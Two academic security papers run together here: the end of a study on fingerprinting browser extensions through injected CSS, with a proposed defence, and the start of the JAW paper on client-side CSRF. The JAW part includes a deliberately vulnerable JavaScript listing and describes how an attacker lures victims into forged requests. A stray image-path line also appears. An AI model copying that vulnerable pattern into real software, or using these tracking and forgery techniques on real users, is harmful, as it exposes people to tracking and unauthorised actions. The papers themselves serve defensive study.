In the end, the computed style will be the exact same as the one from the regular DOM element but without any modifications from content styles. A video showing our extension in action is available here: `https://vimeo.com/430428277`

Evaluation and performance In order to evaluate the performance of our browser extension and identify any potential breakage, we crawled the homepage of the Tranco top 200 websites [39] with and without our countermeasure. We used Puppeteer [12] to pilot a Chrome web browser on a laptop with an Intel i7 processor running on Ubuntu 19.10 and we collected the following information:

- **Loading times:** We used the `PerformanceNavigationTiming` API to collect the `responseEnd`, `domContentLoadedEventStart` and `domComplete` properties. These three metrics help us calculate the overhead imposed by our solution as they focus on the processing of documents and scripts after all major HTTP requests have been performed. They are independent of network speed, congestion, and other issues that could impact our measurements.

- **JavaScript errors:** To identify if the injected code disrupts the natural flow of JavaScript code execution, we collected JavaScript errors directly from the browser. By checking the number of errors with and without the extension, we can see if the countermeasure causes any new breakage issues that were not there before.

- **Screenshots:** As an extra verification step, we took screenshots of all visited pages with and without our browser extension, to check that our extension does not introduce any potential side effects with visible artefacts. Since the visited webpages include news websites with ever-changing, featured stories as well as dynamic ads, we opted to perform this verification manually.

We repeated our measurements five times with and without our extension to average the loading times and smooth out any unusual discrepancies. The results are presented in Figure 10.

Looking at the loading times, both boxplots are almost identical with a difference between mean values of less than 0.5%. In terms of JavaScript errors, only *reuters.com* presented additional errors when our extension was present (6 with and 0 without). By analysing the script that crashed, we found that `getComputedStyle` was called on a $< g >$ container in a SVG element that lacked an essential property that was used in our extension's logic. After adding one additional check, we revisited the same website and discovered no errors. Finally, looking at screenshots with and without the extension, we observed no noticeable differences between the two crawls apart from changes in the dynamic content.

Given the near-zero performance overhead, the lack of new JavaScript errors, and the visual confirmation that pages were not affected by our extension, we argue that our countermeasure protects against style fingerprinting with minimal impact on the overall user experience.

7 Related work

Browser fingerprinting has received signification attention from the research community over the last decade. Eckersley [19], Laperdrix et al. [30] and Gómez-Boix et al. [23] showed that it can be used to identify users on the Internet even though this may prove difficult at a very large scale. Moreover, later studies quantified the use of fingerprinting on the public web and showed its growing adoption by popular sites [14, 15, 20, 38]

Extension fingerprinting attacks Prior work has also investigated the specific problem of fingerprinting browser extensions. Sjosten et al. [44] demonstrated how Web Accessible Resources (WARs) could be abused to enumerate the presence of specific browser extensions. Gulyás et al. [24] built on their findings and performed a study on 16,393 users to understand how WAR fingerprinting contributes to users' uniqueness. They found that 54.86% of users with at least one detectable extension could be uniquely identified. Orthogonal to the use of WARs, Starov and Nikiforakis [47] looked at the fingerprintability of extensions through DOM modifications. With a tool named XHound, they tested the 10,000 most popular Chrome extensions and found that 9% of them introduce modifications that are detectable on any domain. Sanchez-Rola et al. [42] used a timing side-channel to infer the presence of any browser extension installed in the browser, even if they are disabled in incognito mode. Van Goethem and Joosen [49] presented in the same year a variation of this attack to link a user's isolated browsing sessions. These side channels have been fixed by the Chromium team [3, 4] and can therefore no longer be used for extension fingerprinting. Finally, Karami et al. [29] recently introduced a tool called Carnus to automate the creation and detection of extension fingerprints. They combine both WAR and behavioural fingerprints but also add inter and intra-communication based enumeration. Out of 102,482 extensions, they can detect 29,428 of them.

To the best of our knowledge, we are the first to show that injected style sheets can be used for detecting installed browser extensions, and to measure the vulnerability of extensions in the wild. As we showed in Section 5.6, this technique allowed us to fingerprint more than 1,000 extensions which were "invisible" to all other current methods of extension fingerprinting.

Extension fingerprinting defences Three studies have presented extensive designs to mitigate extension fingerprinting. Sjosten et al. [43] propose a defence system called Latex Gloves to prevent WAR fingerprinting. Extensions are repackaged to modify the whitelist of websites on which they can run and a special extension blocks unauthorized probing through the `webRequest` API. Starov et al. [45] also uses a whitelist to enforce strict access to browser extensions resources. Both of these approaches can mitigate our presented attack by basically turning off an extension on an undesired website. However, it remains unclear whether users are capable of configuring these whitelists and what is the real protection that these mechanisms offer, in the presence of multiple JavaScript third parties in popular sites who can take advantage of the trust associated with the first-party website.

CloakX by Trickel et al. follows a different approach for protecting extensions against fingerprinting [48]. It randomizes what makes an extension identifiable while maintaining equivalent functionality, i.e., it randomizes the path of web accessible resources to prevent WAR probing attacks, it changes the behavioural fingerprint by changing ID and class names that are injected, and it adds a proxy to handle dynamic references to randomized elements. CloakX does not account for styles and therefore cannot stop our new CSS-based, extension-fingerprinting attack.

8 Conclusion

Stateless tracking significantly affects the privacy of web users and has recently received increased attention by researchers and browser vendors. In this paper we focus on the CSS rules that browser extensions inject in visited web pages as part of their logic and show how these rules can be abused to identify a user's installed extensions. To understand the magnitude of this problem, we developed a pipeline that leverages both static and dynamic analysis of browser extensions in order to identify a set of triggers that can be used for CSS-based, extension fingerprinting. Our analysis of 116,485 extensions revealed that 4,446 (3.8%) of them can be uniquely identified on any webpage based on the styles they inject. We investigate how the involved browser APIs are used in the wild, propose concrete countermeasures that browser vendors can adopt to mitigate this problem, and provide a countermeasure solution via a browser extension that demonstrates our defense mechanism.

Availability

The artifact accompanying this paper can be found at https://github.com/plaperdr/fingerprinting-in-style. Our defense prototype can be installed and tested on a demo page in a Chromium-based browser. We also provide the complete set of 4,446 extensions detectable through style fingerprinting along with the generated trigger pages.

Acknowledgements

We thank the anonymous reviewers for their helpful feedback. This project is partially funded by the Hauts-de-France region in the context of the ASCOT project of the STaRS framework, by the National Science Foundation (under awards CNS-1941617, CNS-1703375 and CNS-1813974), and by the Office of Naval Research under grant N00014-20-1-2720.

References

[1] :visited support allows queries into global history - Mozilla Bug Tracker. https://bugzilla.mozilla.org/show_bug.cgi?id=147777, 2002.

[2] Keep visited links private so that history info isn't leaked. - Webkit Bug Tracker. https://bugs.webkit.org/show_bug.cgi?id=24300, 2009.

[3] Issue 611420: WebAccessibleResources take too long to make a decision about loading if the extension is installed. https://bugs.chromium.org/p/chromium/issues/detail?id=611420, 2017.

[4] Issue 709464: Detecting the presence of extensions through timing attacks (including Incognito) - Chromium bug tracker. https://bugs.chromium.org/p/chromium/issues/detail?id=709464, 2017.

[5] CSS Cascading and Inheritance Level 3 - W3C Candidate Recommendation. https://www.w3.org/TR/css3-cascade/#cascading-origins, 2018.

[6] Stylish - Custom themes for any website - Chrome Web Store. https://chrome.google.com/webstore/detail/stylish-custom-themes-for/fjnbnpbmkenffdnngjfgmeleoegfcffe, 2019.

[7] Bug 29084 - getComputedStyle returns percentage values for left / right / top / bottom . https://bugs.webkit.org/show_bug.cgi?id=29084, 2020.

[8] Chrome incompatibilities – Mozilla | MDN. https://developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions/Chrome_incompatibilities#web_accessible_resources, 2020.

[9] Controlling CSS Animations and Transitions with JavaScript. https://css-tricks.com/controlling-css-animations-transitions-javascript/, 2020.

[10] Element.currentStyle. https://developer.mozilla.org/en-US/docs/Web/API/Element/currentStyle, 2020.

[11] Match Patterns. https://developer.chrome.com/extensions/match_patterns, 2020.

[12] Puppeteer: Headless Chrome Node.js API - GitHub. https://github.com/puppeteer/puppeteer, 2020.

[13] Window.getComputedStyle(). https://developer.mozilla.org/en-US/docs/Web/API/Window/getComputedStyle, 2020.

[14] Gunes Acar, Christian Eubank, Steven Englehardt, Marc Juarez, Arvind Narayanan, and Claudia Diaz. The Web never forgets: Persistent tracking mechanisms in the wild. In *Proceedings of the 21st ACM Conference on Computer and Communications Security (CCS)*, 2014.

[15] Gunes Acar, Marc Juarez, Nick Nikiforakis, Claudia Diaz, Seda Gürses, Frank Piessens, and Bart Preneel. FPDetective: Dusting the Web for fingerprinters. In *Proceedings of the 20th ACM Conference on Computer and Communications Security (CCS)*, 2013.

[16] Gaurav Aggarwal, Elie Bursztein, Collin Jackson, and Dan Boneh. An analysis of private browsing modes in modern browsers. In *Proceedings of the 19th USENIX conference on Security*, pages 6–6. USENIX Association, 2010.

[17] Andrew Clover. CSS visited pages disclosure - BUGTRAQ mailing listposting. https://seclists.org/bugtraq/2002/Feb/271, 2002.

[18] Quan Chen and Alexandros Kapravelos. Mystique: Uncovering information leakage from browser extensions. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, 2018.

[19] Peter Eckersley. How Unique Is Your Browser? In *Proceedings of the Privacy Enhancing Technologies Symposium (PETS)*, pages 1–17, 2010.

[20] Steven Englehardt and Arvind Narayanan. Online tracking: A 1-million-site measurement and analysis. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS, 2016.

[21] Cristiano Giuffrida, Stefano Ortolani, and Bruno Crispo. Memoirs of a browser: A cross-browser detection model for privacy-breaching extensions. In *Proceedings of the 7th ACM Symposium on Information, Computer and Communications Security*, pages 10–11. ACM, 2012.

[22] Nicolas Golubovic. Attacking browser extensions. Ruhr-Universitat Bochum, Volume 3, 2016. https://golubovic.net/thesis/master.pdf.

[23] Alejandro Gómez-Boix, Pierre Laperdrix, and Benoit Baudry. Hiding in the Crowd: an Analysis of the Effectiveness of Browser Fingerprinting at Large Scale. In *WWW 2018: The 2018 Web Conference*, Lyon, France, April 2018.

[24] Gabor Gyorgy Gulyas, Doliere Francis Some, Nataliia Bielova, and Claude Castelluccia. To extend or not to extend: On the uniqueness of browser extensions and web logins. In *Proceedings of the 2018 Workshop on Privacy in the Electronic Society*, WPES'18, pages 14–27, 2018.

[25] Lin-Shung Huang, Zack Weinberg, Chris Evans, and Collin Jackson. Protecting browsers from cross-origin CSS attacks. In *Proceedings of the 17th ACM conference on Computer and communications security*, pages 619–629, 2010.

[26] Artur Janc and Lukasz Olejnik. Feasibility and real-world implications of web browser history detection. *Proceedings of W2SP*, 2010.

[27] Jordan Jueckstock and Alexandros Kapravelos. VisibleV8: In-browser Monitoring of JavaScript in the Wild. In *Proceedings of the ACM Internet Measurement Conference (IMC)*, 2019.

[28] Alexandros Kapravelos, Chris Grier, Neha Chachra, Christopher Kruegel, Giovanni Vigna, and Vern Paxson. Hulk: Eliciting malicious behavior in browser extensions. In *23rd USENIX Security Symposium (USENIX Security 14)*, pages 641–654, San Diego, CA, August 2014. USENIX Association.

[29] Soroush Karami, Panagiotis Ilia, Konstantinos Solomos, and Jason Polakis. Carnus: Exploring the privacy threats of browser extension fingerprinting. In *27th Annual Network and Distributed System Security Symposium, NDSS 2020, San Diego, California, USA, February 23-26, 2020*, 2020.

[30] Pierre Laperdrix, Walter Rudametkin, and Benoit Baudry. Beauty and the Beast: Diverting modern web browsers to build unique browser fingerprints. In *37th IEEE Symposium on Security and Privacy (S&P 2016)*, San Jose, United States, 2016.

[31] Zhuowei Li, XiaoFeng Wang, and Jong Choi. SpyShield: Preserving privacy from spy add-ons. In *Recent Advances in Intrusion Detection*, pages 296–316. Springer, 2007.

[32] Keaton Mowery, Dillon Bogenreif, Scott Yilek, and Hovav Shacham. Fingerprinting information in JavaScript implementations. In Helen Wang, editor, *Proceedings of W2SP 2011*. IEEE Computer Society, May 2011.

[33] Keaton Mowery and Hovav Shacham. Pixel perfect: Fingerprinting canvas in HTML5. In *Proceedings of the Web 2.0 Security & Privacy Workshop*, 2012.

[34] Mystique Analyzer. https://mystique.csc.ncsu.edu/about.

[35] Nick Nikiforakis, Luca Invernizzi, Alexandros Kapravelos, Steven Van Acker, Wouter Joosen, Christopher Kruegel, Frank Piessens, and Giovanni Vigna. You are what you include: Large-scale evaluation of remote javascript inclusions. In *Proceedings of the 2012 ACM Conference on Computer and Communications Security*, CCS '12, pages 736–747, 2012.

[36] Nick Nikiforakis, Wouter Joosen, and Benjamin Livshits. PriVaricator: Deceiving Fingerprinters with Little White Lies. *Research.Microsoft.Com*, 2014.

[37] Nick Nikiforakis, Alexandros Kapravelos, Wouter Joosen, Christopher Kruegel, Frank Piessens, and Giovanni Vigna. Cookieless monster: Exploring the ecosystem of web-based device fingerprinting. In *Proceedings of the IEEE Symposium on Security and Privacy*, SP '13, pages 541–555, 2013.

[38] Nick Nikiforakis, Alexandros Kapravelos, Wouter Joosen, Christopher Kruegel, Frank Piessens, and Giovanni Vigna. Cookieless monster: Exploring the ecosystem of web-based device fingerprinting. In *Proceedings of the 34th IEEE Symposium on Security and Privacy (IEEE S&P)*, pages 541–555, 2013.

[39] Victor Le Pochat, Tom van Goethem, Samaneh Tajalizadehkhoob, Maciej Korczynski, and Wouter Joosen. Tranco: A research-oriented top sites ranking hardened against manipulation. In *26th Annual Network and Distributed System Security Symposium, NDSS 2019, San Diego, California, USA, February 24-27, 2019*. The Internet Society, 2019.

[40] John Resig. Pro JavaScript Techniques, 2006.

[41] Franziska Roesner, Tadayoshi Kohno, and David Wetherall. Detecting and defending against third-party tracking on the web. In *Proceedings of the 9th USENIX Conference on Networked Systems Design and Implementation*, NSDI'12, pages 12–12, Berkeley, CA, USA, 2012. USENIX Association.

[42] Iskander Sanchez-Rola, Igor Santos, and Davide Balzarotti. Extension breakdown: Security analysis of browsers extension resources control policies. In *26th USENIX Security Symposium*, pages 679–694, 2017.

[43] Alexander Sjösten, Steven Van Acker, Pablo Picazo-Sanchez, and Andrei Sabelfeld. Latex Gloves: Protecting Browser Extensions from Probing and Revelation Attacks. In *26th Annual Network and Distributed System Security Symposium, NDSS 2019, San Diego, California, USA, February 24-27, 2019*, 2019.

[44] Alexander Sjösten, Steven Van Acker, and Andrei Sabelfeld. Discovering browser extensions via web accessible resources. In *Proceedings of the Seventh ACM on Conference on Data and Application Security and Privacy*, CODASPY, 2017.

[45] Oleksii Starov, Pierre Laperdrix, Alexandros Kapravelos, and Nick Nikiforakis. Unnecessarily Identifiable: Quantifying the Fingerprintability of Browser Extensions Due to Bloat. In *The World Wide Web Conference*, WWW, 2019.

[46] Oleksii Starov and Nick Nikiforakis. Extended tracking powers: Measuring the privacy diffusion enabled by browser extensions. In *Proceedings of the 26th International Conference on World Wide Web*, pages 1481–1490. International World Wide Web Conferences Steering Committee, 2017.

[47] Oleksii Starov and Nick Nikiforakis. XHOUND: quantifying the fingerprintability of browser extensions. In *2017 IEEE Symposium on Security and Privacy, SP 2017*, pages 941–956, 2017.

[48] Erik Trickel, Oleksii Starov, Alexandros Kapravelos, Nick Nikiforakis, and Adam Doupé. Everyone is Different: Client-side Diversification for Defending Against Extension Fingerprinting. In *28th USENIX Security Symposium (USENIX Security 19)*, 2019.

[49] Tom Van Goethem and Wouter Joosen. One side-channel to bring them all and in the darkness bind them: Associating isolated browsing sessions. In *WOOT*, 8 2017.

[50] Michael Weissbacher, Enrico Mariconti, Guillermo Suarez-Tangil, Gianluca Stringhini, William Robertson, and Engin Kirda. Ex-Ray: Detection of history-leaking browser extensions. In *Annual Computer Security Applications Conference (ACSAC)*, 2017.

A Countering style fingerprinting at the browser level

While browser extensions are lightweight and can easily be installed, their scope of actions is limited to the available WebExtension APIs. A built-in protection can go beyond in terms of flexibility and performance by having its logic directly integrated with native code. We also argue that this problem should be fixed directly by browser vendors to protect all their users from style leakage. To that end, we provide here a blueprint of the modifications that could be made to prevent style leakage through extensions.

Overview Figure 11 provides information on how the browser can be modified to provide protection. The approach is similar in essence to the one applied to fix the *visited* history leakage [1,2,17] but extended in many ways to fulfill our goal. Throughout the entire page rendering pipeline, the only stage that needs to be changed is the *Style* one. It is responsible for collecting all style sheets and computing the style for each individual element. In a nutshell, to prevent style leakage,



Step	Action	Modifications needed	C++ classes
1	Gather all style rules and index them	Add support for "ExtensionAuthor" and "ExtensionUser" origins for a CSS rule	Document, WebDocument, StyleEngine
2	Visit each element and see what styles apply to them	-	Document, Element, StyleResolver
3	Combine rules to get the final computed style	Compute two styles: one with and one without content styles	StyleResolver, StyleBuilder, CSSProperty

Style computation

Step	Action	Modifications needed	C++ classes and methods
1	getComputedStyle call in JavaScript	-	V8Window
2	getComputedStyle call in the window context	Add support for an "allowExtensionStyles" boolean	LocalDomWindow
3	Get the right style value depending on the context	Add a switch that selects the right computed style	CSSComputedStyleDeclaration CSSProperty

Style retrieval

Figure 11: *Overview of the built-in browser modifications.*

the browser needs to maintain two computed styles for each element: one with the style sheets from installed extensions and one without.

Maintaining two computed styles Each style rule applied on a webpage has one of three different CSS cascade origins [5]:

- *Author Origin*: this origin belongs to rules contained in the source document or in external style sheets.
- *User Origin*: it comes from rules that the user has specified for a specific document (set through a special interface or with an extension like Stylish [6]).
- *User Agent Origin*: this is the default style provided by the browser. This style can be modified if the user changes the default fonts or accessibility options.

These origins are important as they determine which rule has priority over another one. Introducing additional origins with new priorities is not appropriate as it will make the overall design of a webpage even more complicated for developers. Instead, we propose to extend the first two cascade origins with two additional ones: *Extension Author Origin* and *Extension User Origin*. They will have the exact same priority as their non-extension counterpart but will carry the additional information that they originate from a browser extension. This way, thanks to a custom Style resolver, the `StyleFromElement` function can properly compute two separate styles and maintain them throughout the lifetime of the HTML element.

Modifying getComputedStyle Now that two distinct computed styles exist, we need to modify the `getComputedStyle` function to direct it to the right style depending on the execution context. We propose to add a boolean called "allowExtensionStyles" that can be propagated up to each CSS property to select the proper value to return. For example, if `getComputedStyle` is executed in a standard webpage, a "false" value will be propagated to prevent style leakage. In the context of using Chrome DevTools for debugging an application, a "true" value will be sent, allowing the user to see the true computed value with extension styles.

Protection at the *Layout* stage Some extensions may introduce custom style sheets that have a direct impact on the size of an element. For example, by changing the relative width of an element from 20 to 30%, its actual size will change at the *Layout* stage and could be detected by a malicious script. To counter this problem, we can go even further by combining our approach with the one proposed by Nikiforakis et al. in [36]. In it, they introduce randomization policies that can be used to modify specific attributes of HTML elements. In our case, we can use a policy to randomize an element's dimensions to prevent such leakage.

B Top modified properties by fingerprintable extensions

Table 6: *List of the top 50 properties ranked by the number of extensions modifying them with injected styles*

Property	Count	Property	Count	Property	Count	Property	Count
perspectiveOrigin	4302	background	3610	webkitBorderEnd	3361	webkitBorderEndColor	3269
transformOrigin	4302	right	3583	borderBlockStart	3355	borderBlockStartColor	3265
webkitPerspectiveOrigin	4302	bottom	3538	borderTop	3355	borderTopColor	3265
webkitTransformOrigin	4302	border	3439	webkitBorderBefore	3355	webkitBorderBeforeColor	3265
inlineSize	4268	borderBlockEnd	3403	borderColor	3348	padding	3166
webkitLogicalWidth	4268	borderBottom	3403	borderBlockEndColor	3304	zIndex	3166
width	4268	webkitBorderAfter	3403	borderBottomColor	3304	font	3152
position	3749	borderInlineStart	3390	webkitBorderAfterColor	3304	paddingInlineStart	3052
blockSize	3743	borderLeft	3390	borderInlineStartColor	3303	webkitPaddingStart	3052
height	3743	webkitBorderStart	3390	borderLeftColor	3303	paddingLeft	3051
webkitLogicalHeight	3743	backgroundColor	3387	webkitBorderStartColor	3303	paddingInlineEnd	2983
top	3662	borderInlineEnd	3361	borderInlineEndColor	3269		
left	3631	borderRight	3361	borderRightColor	3269		

JAW: Studying Client-side CSRF with Hybrid Property Graphs and Declarative Traversals

Soheil Khodayari
CISPA Helmholtz Center for Information Security

Giancarlo Pellegrino
CISPA Helmholtz Center for Information Security

Abstract

Client-side CSRF is a new type of CSRF vulnerability where the adversary can trick the client-side JavaScript program to send a forged HTTP request to a vulnerable target site by modifying the program's input parameters. We have little-to-no knowledge of this new vulnerability, and exploratory security evaluations of JavaScript-based web applications are impeded by the scarcity of reliable and scalable testing techniques. This paper presents JAW, a framework that enables the analysis of modern web applications against client-side CSRF leveraging declarative traversals on *hybrid property graphs*, a canonical, hybrid model for JavaScript programs. We use JAW to evaluate the prevalence of client-side CSRF vulnerabilities among all (i.e., 106) web applications from the Bitnami catalog, covering over 228M lines of JavaScript code. Our approach uncovers 12,701 forgeable client-side requests affecting 87 web applications in total. For 203 forgeable requests, we successfully created client-side CSRF exploits against seven web applications that can execute arbitrary server-side state-changing operations or enable cross-site scripting and SQL injection, that are not reachable via the classical attack vectors. Finally, we analyzed the forgeable requests and identified 25 request templates, highlighting the fields that can be manipulated and the type of manipulation.

1 Introduction

Client-side Cross-Site Request Forgery (client-side CSRF) is a new breed of CSRF vulnerabilities affecting modern web applications. Like the more traditional CSRF, with a brief visit to a malicious URL, an adversary can trick the victim's browser into sending an authenticated security-sensitive HTTP request on the user's behalf towards a target web site without user's consent or awareness. In the traditional CSRF, the vulnerable component is the server-side program, which cannot distinguish whether the incoming authenticated request was performed intentionally, also known as the *confused deputy problem* [45, 55]. CSRF is typically solved by adding a pseudo-random unpredictable request parameter, preventing forgery (see, e.g., [34]), or by changing the default browsers' behavior and avoiding the inclusion of HTTP cookies in cross-site requests (see, e.g., [28, 29]). In the client-side CSRF, the vulnerable component is the JavaScript program instead, which allows an attacker to generate arbitrary requests by modifying the input parameters of the JavaScript program. As opposed to the traditional CSRF, existing anti-CSRF countermeasures (see, e.g., [28, 29, 34]) are not sufficient to protect web applications from client-side CSRF attacks.

Client-side CSRF is very new—with the first instance affecting Facebook in 2018 [24]—and we have little-to-no knowledge of the vulnerable behaviors, the severity of this new flaw, and the exploitation landscape. Studying new vulnerabilities is not an easy task, as it requires the collection and analysis of hundreds of web pages per real web applications. Unfortunately, such analyses are primarily impeded by the scarcity of reliable and scalable tools suitable for the detection and analysis of vulnerable JavaScript behaviors.

In general, studying client-side CSRF vulnerabilities in JavaScript-based web applications is not an easy task. First, there is no canonical representation for JavaScript code. Second, JavaScript programs are event-driven, and we need models that capture and incorporate this aspect into the canonical representation. Third, pure static analysis is typically not sufficiently accurate due to the dynamic nature of JavaScript programs [43, 46, 72], and their execution environment [47], calling for hybrid static-dynamic analysis techniques. Finally, JavaScript libraries constitute a noteworthy fraction of code across web pages, and analyzing them repeatedly leads to inefficient models poorly suitable for detecting vulnerabilities.

In this paper, we address these challenges by proposing *hybrid property graphs* (HPGs), a coherent, graph-based representation for client-side JavaScript programs, capturing both static and dynamic program behaviors. Inspired by prior work [91], we use property graphs for the model representation and declarative graph traversals to identify security-sensitive HTTP requests that consume data values from attacker-controllable sources. Also, we present JAW, a framework for the detection of client-side CSRF that, starting from a seed URL, instantiates HPGs by automatically

collecting web resources and monitoring program execution.

Finally, we instantiated JAW against *all* (i.e., 106) web applications of the Bitnami catalog [2] to detect and study client-side CSRF, covering, in total, over 228M lines of JavaScript code over 4,836 web pages. Overall, our approach uncovers 12,701 forgeable client-side requests affecting 87 web applications. For 203 forgeable requests, we successfully created client-side CSRF exploits against seven web applications that can execute arbitrary server-side state-changing operations or enable cross-site scripting and SQL injection, that are not reachable via the classical attack vectors. Finally, we analyzed forgeable requests and identified 25 distinct request templates, highlighting the fields that can be manipulated and the type of manipulation.

To summarize, we make the following main contributions:

- We perform the first systematic study of client-side CSRF, a new variant of CSRF affecting the client-side JavaScript program, and present a taxonomy of forgeable requests considering two features, i.e., request fields, and the type of manipulation.
- We present *hybrid property graphs*, a single and coherent representation for the client-side of web applications, capturing both static and dynamic program behaviors.
- We present JAW, a framework that detects client-side CSRF by instantiating a HPG for each web page, starting from a single seed URL.
- We evaluate JAW with over 228M lines of JavaScript code in 106 popular applications from the Bitnami catalog, identifying 12,701 forgeable requests affecting 87 applications, out of which we created working exploits for 203 requests of seven applications.
- We release the source code of JAW[1] to support the future research effort to study vulnerable behaviors of JavaScript programs.

2 Background

Before presenting JAW, we introduce the client-side CSRF vulnerability and a running example (§2.1). Then, we present the challenges to analyze client-side CSRF vulnerabilities (§2.2). Finally, we give an overview of our approach (§2.3).

2.1 Client-side CSRF

Client-side CSRF is a new category of CSRF vulnerability where the adversary can trick the client-side JavaScript program to send a forged HTTP request to a vulnerable target site by manipulating the program's input parameters. In a client-side CSRF attack, the attacker lures a victim into clicking a malicious URL that belongs to an attacker-controlled web page or an honest but vulnerable web site, which in turn causes a security-relevant state change of the target site.

Impact. Similarly to the classical CSRF, client-side CSRF can be exploited to perform security-sensitive actions on the server-side and compromise the database integrity. Successful CSRF attacks can lead to remote code execution [51, 69], illicit money transfers [69, 93], or impersonation and identity riding [23, 24, 25, 26, 27, 37], to name only a few instances.

Root Causes. Client-side CSRF vulnerabilities originate when the JavaScript program uses attacker-controlled inputs, such as the URL, for the generation of outgoing HTTP requests. The capabilities required to manipulate different JavaScript input sources (e.g., see [60]) are discussed next.

Threat Model. The overall goal of an attacker is forging client-side HTTP requests by manipulating various JavaScript input sources. In this paper, we consider the URL, window name, document referrer, postMessages, web storage, HTML attributes, and cookies, each requiring different attacker capabilities. Manipulating the URL, window name, referrer and postMessages require an attacker able to forge a URL or control a malicious web page. For example, a *web attacker* can craft a malicious URL, belonging to the origin of the honest but vulnerable web site, that when visited by a victim leads to automatic submission of an HTTP request by the JavaScript program of the target site. Alternatively, a web attacker can control a malicious page and use browser APIs to trick the vulnerable JavaScript of the target page to send HTTP requests. For example, a web attacker can use `window.open()` [21] to open the target URL in a new window, send postMessages [81] to the opened window, or set the window name through `window.name` API [20]. Furthermore, a web attacker can manipulate `document.referrer` leveraging the URL of the attacker-controlled web page.

For web storage and HTML attributes, the attacker needs to add ad-hoc data items in the web storage or DOM tree. A web attacker could achieve that assuming the web application offers such functionalities (e.g., by HTTP requests). Similarly, a web attacker with a knowledge of an XSS exploit can manipulate the web storage or DOM tree. Finally, modifying cookies may require a powerful attacker such as a *network attacker*. This attacker can implant a persistent client-side CSRF payload in the victim's browser by modifying cookies (e.g., see [78, 84, 94]), which can lie dormant, and exploited later on to attack a victim. We observe that all attacks performed by the web attacker can be performed by a network attacker too.

Vulnerability. Listing 1 exemplifies a vulnerable script–based on a real vulnerability that we discovered in SuiteCRM–that fetches a shopping invoice with an HTTP request during the page load. First, the program fetches an HTML input field with id `input` (line 1), and then defines an event handler `h` that is responsible for retrieving the price of the invoice with an asynchronous request and populating the `input` with the price (lines 2-9). For asynchronous requests, the function `h` uses YUI library [22], that provides a wrapper `asyncRequest` for the low-level `XMLHttpRequest` browser API. Then, the function `h` is registered as a handler for a cus-

[1] https://github.com/SoheilKhodayari/JAW

Listing 1: Example client-side CSRF vulnerability derived from SuiteCRM.

```
1  var i = document.querySelector('input');
2  async function h(e){
3   var uri = window.location.hash.substr(1);
4   if (uri.length > 0) {
5     let req = new asyncRequest("POST", uri);
6     // Add Synchronizer Token
7     req.initHeader('X-CSRF-TOKEN', token);
8     var price = await req.send();
9     i.value = price;}}
10  i.addEventListener('loadInvoice', h);
...
14  function showInvoicePrice(input_id) {
15   document.getElementById(input_id).dispatchEvent(new
       CustomEvent('loadInvoice', {}));}
16  showInvoicePrice('input');
```

tom event called `loadInvoice`. This event is dispatched by the function `showInvoicePrice` (lines 14-16). The vulnerability occurs (in lines 3-5) when the JavaScript program uses URL fragments to store the server-side endpoint for the HTTP request, an input that can be modified by the attacker.

Attack. Figure 1 shows an example of attack exploiting the client-side CSRF vulnerabilities of Listing 1. First, the attacker prepares a URL of the vulnerable site, by inserting the URL of the target site as URL fragment (step 1). Then, the victim is lured into visiting the vulnerable URL (step 2), as it belongs to an application that the user trusts. Upon completion of the page load (step 3), the JavaScript code will extract a URL from the URL fragment, and send an asynchronous HTTP request towards the target site, which in turn causes a security-relevant state change on the target server.


Existing Defenses are Ineffective. Over the past years, the community proposed several defenses against CSRF (e.g., [34, 39, 52, 53, 63, 74]). Recently, browser vendors proposed to introduce a stricter same-site cookies policy [28, 29, 30], by marking all cookies as `SameSite=Lax` by default [90]. Unfortunately, existing mechanisms cannot offer a complete protection against client-side CSRF attacks, e.g., when synchronizer tokens [34, 39] or custom HTTP headers [34, 86] are used, the JavaScript program will include them in the outgoing requests as shown in line 7 of Listing 1. Also, if the browser or the web site is using the same-site policy for cookies, JavaScript web pages, once loaded, can perform preliminar same-site requests to determine whether a pre-established user session exists, circumventing the same-site policy.

2.2 Challenges

In this work, we intend to study the new client-side CSRF vulnerability in the client-side JavaScript code of a web application. Before presenting our solution, we show the challenges we need to address to achieve our objective.

(C1) Static Representational Models. JavaScript programs are incredibly challenging to be analyzed via static analysis. For example, prior work have proposed inter-procedural control flow graphs [50, 67], data flow dependency graphs [62, 82], type analyzers [38, 44, 49], and points-to analysis [61, 83]. Unfortunately, these approaches provide ad-hoc representation of programs, each focusing on an individual aspect that is alone not sufficient to study client-side CSRF. Recently, we have seen new ideas unifying static representations with *code property graphs* (CPGs) [33, 91]. However, these new ideas are not tailored to JavaScript's nuances, such as the asynchronous events [82], or the execution environment [47]. To date, there are no models for JavaScript that can provide a canonical representation to conduct both detection and exploratory analysis of the code.

Figure 1: Example of client-side CSRF attack.



(C2) Vulnerability-specific Analysis Tools. Over the past years, there have been a plethora of approaches to detect vulnerabilities in client-side JavaScript programs. To date, these approaches have been mainly applied to XSS [60, 64, 75, 81, 84], or logic and validation vulnerabilities [35, 36, 66, 76, 79, 80, 87, 89], resulting in tools that are rather tightly *coupled* with the specific analysis of the vulnerability. Thus, researchers seeking to study new client-side vulnerabilities like client-side CSRF are forced to reimplement those approaches rediscovering tweaks and pitfalls.

(C3) Event-based Transfer of Control. Existing unified representations such as CPGs [33, 91] assume that the transfer of control happens *only* via function calls, an assumption no longer valid for JavaScript. In JavaScript, the transfer of control happens also via events which either originate from the environment, e.g., mouse events, or are user-defined, as shown in Listing 1. When an event is dispatched, one or more registered functions are executed, which can change the state of the program, register new handlers, and fire new events. Representing the transfer of control via event handlers is fundamental for the analysis of JavaScript programs.

(C4) Dynamic Web Execution Environment. JavaScript programs rely on many dynamic behaviors that make it challenging to study them via pure static analysis. A typical example is the dynamic code loading [46]. In essence, JavaScript programs can be streamed to the user's web browser, just like other resources. Thus, contrary to the assumption in most static analysis approaches, the entire JavaScript code may not be available for the analysis [43]. Another example is the interaction between JavaScript and the DOM tree. Consider, for example, two variables containing the same DOM tree node; however, the content of one variable is fetched via `document.querySelector("input")` and the other by `document.form[0].input`. In such a case, it is often important to determine whether the two variables point to the same

